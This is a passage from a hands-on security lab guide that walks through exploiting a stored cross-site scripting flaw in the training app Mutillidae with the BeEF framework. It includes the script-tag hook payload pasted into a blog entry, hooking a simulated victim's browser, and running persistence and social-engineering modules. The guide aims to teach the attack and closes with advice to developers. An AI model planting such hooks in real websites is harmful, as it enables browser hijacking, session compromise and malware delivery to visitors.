
  ⚠ If it doesn't take you there automatically, browse to the following URL in Firefox: http://127.0.0.1:3000/ui/authentication

  You may also want to navigate to BeEF from a new tab in the Mutillidae window in Firefox. You won't be able to combine the two open tabs since one is running as root.



```
student@kali:~$ sudo beef-xss
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
[*] UI URL: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

- [ ] 4. Log in to BeEF with the username **beef** and the password **beef**.
- [ ] 5. In the terminal window where BeEF was started, there was a sample script that was as follows:
  <script src="http://127.0.0.1:3000/hook.js"></script>
  Highlight that portion and copy it, by right clicking and selecting Copy.
- [ ] 6. Paste the copied hook script into the blog entry field and click "**Save Blog Entry**".



```
<script src="http://127.0.0.1:3000/hook.js"></script>
```

☐ 7. Close the tab for Mutillidae in the Firefox browser.


> Since the XSS affects all who view the page, this actually hooked the attacker browser. If you were watching BeEF before you closed the attacker session, you would have seen it appear. Closing it makes it clearer who is hooked, however.

☐ 8. Switch back to Chrome, as we simulate the victim browsing the site. Open the "**View Blogs**" page by navigating to the OWASP 2017 -> A7 - Cross Site Scripting (XSS) -> Persistent (Second Order) -> View someone's blog menu item.

In the "**Please Choose Author**" drop bown box, select "**attacker**" which should be at the bottom of the list, and click "**View Blog Entries**".

☐ 9. Switch back to the BeEF tab in Firefox. You should see an entry to an Online Browser and an Offline Broswer. The offline one is the attacker session that you closed earlier. The online one is the victim.

Click on the online browser entry, and information about the browser will be displayed in the right hand side pane.



BeEF Control Panel - Mozilla Firefox

BeEF Control Panel

127.0.0.1:3000/ui/panel

Mutillidae BeEF Control Panel

BeEF 0.4.6.1-alpha | Submit Bug | Logout

Hooked Browsers
- Online Browsers
  - mutillidae
    - 127.0.0.1
- Offline Browsers
  - mutillidae
    - 127.0.0.1

Getting Started | Logs | Current Browser

Details | Logs | Commands | Rider | XssRays | Ipec | Network | WebRTC

Category: Browser (6 Items)


Browser Version: UNKNOWN	Initialization
Browser UA String: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.89 Safari/537.36	Initialization
Browser Language: en-US	Initialization
Browser Platform: Linux x86_64	Initialization
Browser Plugins: Chromium PDF Plugin,Chromium PDF Viewer	Initialization
Window Size: Width: 1054, Height: 724	Initialization

Category: Browser Components (12 Items)

Flash: No	Initialization
VBScript: No	Initialization
PhoneGap: No	Initialization
Google Gears: No	Initialization
Web Sockets: Yes	Initialization

☐ 10. By default, the hook is only on the current page for the victim. If the victim navigates away from that page, the hook will be lost. However, we can install a persistence module that will make the hook remain while the victim remains on the infected domain. The Javascript-based persistence cannot extend outside of the domain due to the Same Origin Policy. However, we can trap the victim while the session remains open.

Select the **Commands** tab, expand the **Persistence** folder, and select **Man in the Browser**. Click the "**Execute**" button in the bottom right of the screen. Now if the Victim browses to another page in the Mutillidae application, the hook will not be lost.



Getting Started | Logs | Current Browser

Details | Logs | Commands | Rider | XssRays | Ipec | Network | WebRTC

Module Tree

Search

- Browser (53)
- Chrome Extensions (6)
- Debug (9)
- Exploits (78)
- Host (22)
- IPEC (9)
- Metasploit (1)
- Misc (16)
- Network (19)
- Persistence (5)
  - Man-In-The-Browser
  - Wordpress Add Administrato
  - Confirm Close Tab
  - Create Foreground iFrame
  - Create Pop Under
- Phonegap (16)
- Social Engineering (21)

Module Results History


id	date	label

The results from executed command modules will be listed here.

Man-In-The-Browser

Description:	This module will use a Man-In-The-Browser attack to ensure that the BeEF hook will stay until the user leaves the domain (manually changing it in the URL bar)
Id:	17

☐ 11. Explore the modules in BeEF. Many of them are not applicable in this environment, such as accessing webcam and playing sounds. One of my personal favorites is Clippy. You can find it by entering "clippy" in the search bar just above the module tree. Click "Execute" with all the defaults set. You will see Clippy appear in the victims browser. If this were a real engagement, you could set Clippy to download an executable malware file when the user clicks "yes".



id	date	label
0	2018-01-26 14:22	command 1
1	2018-01-26 14:26	command 2

So by injecting Javascript into a client's browser, whether through URL parameters or through more permanent storage, we can accomplish things from creating popups, to compromising active sessions, and potentially achieving complete control over the victim's computer. As a web developer, one must take precautions to prevent malicious javascript from being used to render the web page as it is being served to the client. Data must always be treated and displayed as data.